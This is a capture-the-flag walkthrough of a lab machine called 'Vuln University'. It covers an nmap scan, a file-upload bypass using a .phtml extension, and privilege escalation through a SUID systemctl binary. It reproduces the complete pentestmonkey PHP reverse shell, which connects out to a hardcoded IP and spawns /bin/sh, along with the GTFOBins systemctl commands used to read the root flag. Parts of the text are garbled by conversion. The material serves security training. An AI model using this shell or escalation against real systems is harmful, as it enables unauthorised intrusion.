

Nmap Scan

```
$ nmap -sV -A -T4 -vvv -oN nmap_topports 10.10.0.231
Increasing send delay for 10.10.0.231 from 5 to 10 due to 39 out of 96 dropped probes
since last increase.
Nmap scan report for 10.10.0.231
Host is up, received conn-refused (0.20s latency).
Scanned at 2023-05-30 10:46:57 EDT for 70s
Not shown: 994 closed tcp ports (conn-refused)
PORT STATE SERVICE REASON VERSION
21/tcp open ftp
                        syn-ack vsftpd 3.0.3
22/tcp open ssh
                        syn-ack OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; prot
ocol 2.0)
| ssh-hostkey:
   2048 5a4ffcb8c8761cb5851cacb286411c5a (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDYQExoU9R0VCGoQW6b0wg0U7ILtmfBQ3x/rdK8uuSM/fEH
80hgG81Xpqu52siXQXOn1hpppYs7rpZN+KdwAYYDmnxSPVwkj2yXT9hJ/fFAmge3vk0Gt5Kd8q3CdcLjgMcc8V
4b8v6UpYemIgWF0kYTzji7ZPrTNlo4HbDgY5/F9evC9VaWgfnyiasyAT6aio4hecn0Sg1Ag35NTGnbgrMmDqk6
hfxIBqjqyYLPgJ4V1QrqeqMrvyc6k1/XgsR7dlugmqXyICiXu03zz7lNUf6vuWT707yDi9wEdLE6Hmah78f+xD
YUP7iNA0raxi2H++XQjktPqjKGQzJHemtPY5bn
    256 ac9dec44610c28850088e968e9d0cb3d (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBHCK2yd1f39A
lLoIZFsvpSlRlzyO1wjBoVy8NvMp4/6Db2TJNwcUNNFjYORd5EhxNnP+oLvOTofBlF/n0ms6SwE=
    256 3050cb705a865722cb52d93634dca558 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIGqh930TpuL32KRVEn9zL/Ybk+5mAsT/81axilYUUvUB
139/tcp open netbios-ssn syn-ack Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn syn-ack Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
3128/tcp open http-proxy syn-ack Squid http proxy 3.5.12
|_http-server-header: squid/3.5.12
|_http-title: ERROR: The requested URL could not be retrieved
3333/tcp open http
                    syn-ack Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Vuln University
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-methods:
| Supported Methods: GET HEAD POST OPTIONS
Service Info: Host: VULNUNIVERSITY; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Host script results:
| smb-os-discovery:
   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
  Computer name: vulnuniversity
  NetBIOS computer name: VULNUNIVERSITY\x00
  Domain name: \x00
   FQDN: vulnuniversity
|_ System time: 2023-05-30T10:48:00-04:00
```


```
| smb2-time:
   date: 2023-05-30T14:48:01
|_ start_date: N/A
| p2p-conficker:
  Checking for Conficker.C or higher...
  Check 1 (port 63945/tcp): CLEAN (Couldn't connect)
  Check 2 (port 42593/tcp): CLEAN (Couldn't connect)
   Check 3 (port 28774/udp): CLEAN (Failed to receive data)
   Check 4 (port 43195/udp): CLEAN (Failed to receive data)
|_ 0/4 checks are positive: Host is CLEAN or ports are blocked
| smb-security-mode:
   account_used: guest
  authentication_level: user
  challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_clock-skew: mean: 1h20m01s, deviation: 2h18m35s, median: 0s
| nbstat: NetBIOS name: VULNUNIVERSITY, NetBIOS user: <unknown>, NetBIOS MAC: 00000000
0000 (Xerox)
| Names:
   VULNUNIVERSITY<00> Flags: <unique><active>
   VULNUNIVERSITY<03> Flags: <unique><active>
   VULNUNIVERSITY<20> Flags: <unique><active>
   \x01\x02__MSBROWSE__\x02<01> Flags: <group><active>
   WORKGROUP<00> Flags: <group><active> WORKGROUP<1d> Flags: <unique><active>
   WORKGROUP<1e>
                      Flags: <group><active>
| Statistics:
   | smb2-security-mode:
l 311:
     Message signing enabled but not required
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/s
# Nmap done at Tue May 30 10:48:07 2023 -- 1 IP address (1 host up) scanned in 72.01 s
econds
```


Gobuster Scan using -

- · Found a file upload form there-
- Used Burp Intruded to check for file extentions that are accepted..
- PHP file extensions list to use -



• Capture the file upload request and Burp and send it to Intruder.





- We can see our phtml extension file got successfully uploaded.
- Now, we use use a PHP reverse shell code to get shell on the system.

```
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only. Users take full responsibility
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// This tool may be used for legal purposes only. Users take full responsibility
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// you, then do not use this tool.
//
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
```

```
//
// Description
// -----
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
// -----
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and re
turn FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix). These
are rarely available.
//
// Usage
// ----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.17.49.224'; // CHANGE THIS
               // CHANGE THIS
$port = 8888;
\text{schunk\_size} = 1400;
$write_a = null;
$error_a = null;
shell = 'uname -a; w; id; /bin/sh -i';
def = 0;
debug = 0;
//
// Daemonise ourself if possible to avoid zombies later
//
// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies. Worth a try...
if (function_exists('pcntl_fork')) {
  // Fork and have the parent process exit
  $pid = pcntl_fork();
 if ($pid == -1) {
    printit("ERROR: Can't fork");
   exit(1);
 }
  if ($pid) {
   exit(0); // Parent exits
 }
 // Make the current process a session leader
 // Will only succeed if we forked
  if (posix_setsid() == -1) {
    printit("Error: Can't setsid()");
   exit(1);
 }
 def = 1;
} else {
  printit("WARNING: Failed to daemonise. This is quite common and not fatal.");
```

```
}
// Change to a safe directory
chdir("/");
// Remove any umask we inherited
umask(0);
//
// Do the reverse shell...
// Open reverse connection
$sock = fsockopen($ip, $port, $errstr, 30);
if (!$sock) {
 printit("$errstr ($errno)");
 exit(1);
}
// Spawn shell process
$descriptorspec = array(
   0 => array("pipe", "r"), // stdin is a pipe that the child will read from
  1 => array("pipe", "w"), // stdout is a pipe that the child will write to
   2 => array("pipe", "w") // stderr is a pipe that the child will write to
);
$process = proc_open($shell, $descriptorspec, $pipes);
if (!is_resource($process)) {
  printit("ERROR: Can't spawn shell");
 exit(1);
}
// Set everything to non-blocking
// Reason: Occsionally reads will block, even though stream_select tells us they won't
stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);
printit("Successfully opened reverse shell to $ip:$port");
while (1) {
  // Check for end of TCP connection
  if (feof($sock)) {
    printit("ERROR: Shell connection terminated");
    break;
 }
  // Check for end of STDOUT
  if (feof($pipes[1])) {
    printit("ERROR: Shell process terminated");
    break;
 }
 // Wait until a command is end down $sock, or some
  // command output is available on STDOUT or STDERR
  $read_a = array($sock, $pipes[1], $pipes[2]);
```

```
$num_changed_sockets = stream_select($read_a, $write_a, $error_a, null);
  // If we can read from the TCP socket, send
  // data to process's STDIN
  if (in_array($sock, $read_a)) {
   if ($debug) printit("SOCK READ");
    $input = fread($sock, $chunk_size);
   if ($debug) printit("SOCK: $input");
    fwrite($pipes[0], $input);
 }
 // If we can read from the process's STDOUT
  // send data down tcp connection
 if (in_array($pipes[1], $read_a)) {
    if ($debug) printit("STDOUT READ");
    $input = fread($pipes[1], $chunk_size);
   if ($debug) printit("STDOUT: $input");
   fwrite($sock, $input);
 }
 // If we can read from the process's STDERR
  // send data down tcp connection
  if (in_array($pipes[2], $read_a)) {
   if ($debug) printit("STDERR READ");
    $input = fread($pipes[2], $chunk_size);
   if ($debug) printit("STDERR: $input");
   fwrite($sock, $input);
 }
}
fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
proc_close($process);
// Like print, but does nothing if we've daemonised ourself
// (I can't figure out how to redirect STDOUT like a proper daemon)
function printit ($string) {
 if (!$daemon) {
    print "$string\n";
 }
}
?>
```

- Got the reverse shell code from "payloadallthethings" from Github.
- · Started a netcat listener and uploaded the reverse shell -
- · Got user shell -

Got the user flag there -

```
bill:x:1000:1000:,,,:/home/bill:/bin/bash
$ cd /home
$ ls
bill
$ cd bill
$ ls
user.txt
$ cat user.txt
$ bis user.txt
$ cat user.txt
```

Now, for privilege escalation, searched for SUID bit set files using - find / -perm
 -u=s -type f 2>/dev/null

```
/bin/su
/bin/ntfs-3g
/bin/mount
/bin/ping6
/bin/systemctl
/bin/ping
/bin/fusermount
find: '/tmp/systemd-private-fld7c4b5fe874522986e3cf
: Permission denied
find: '/sys/fs/fuse/connections/39': Permission der
find: '/sys/kernel/debug': Permission denied
/sbin/mount.cifs
find: '/root': Permission denied

$ \begin{square}
```

- Got an interesting one /bin/systemctl
- · Looked into GTFobins, found a script -

```
TF=$(mktemp).service
echo '[Service]
Type=oneshot
ExecStart=/bin/sh -c "id > /tmp/output"
[Install]
WantedBy=multi-user.target' > $TF
sudo systemctl link $TF
sudo systemctl enable --now $TF
```

Used the script as -

```
$ TF= $(mktemp).service
$ echo '[Service]
$ Type=oneshot
$ ExecStart=/bin/sh -c "cat /root/root.txt > output.txt"
$ [Install]
$ WantedBy=multi-user.target' > $TF
$ sudo systemctl link $TF
$ sudo systemctl enable --now $TF
```

• After executing this...got the root flag in the 'output.txt' file .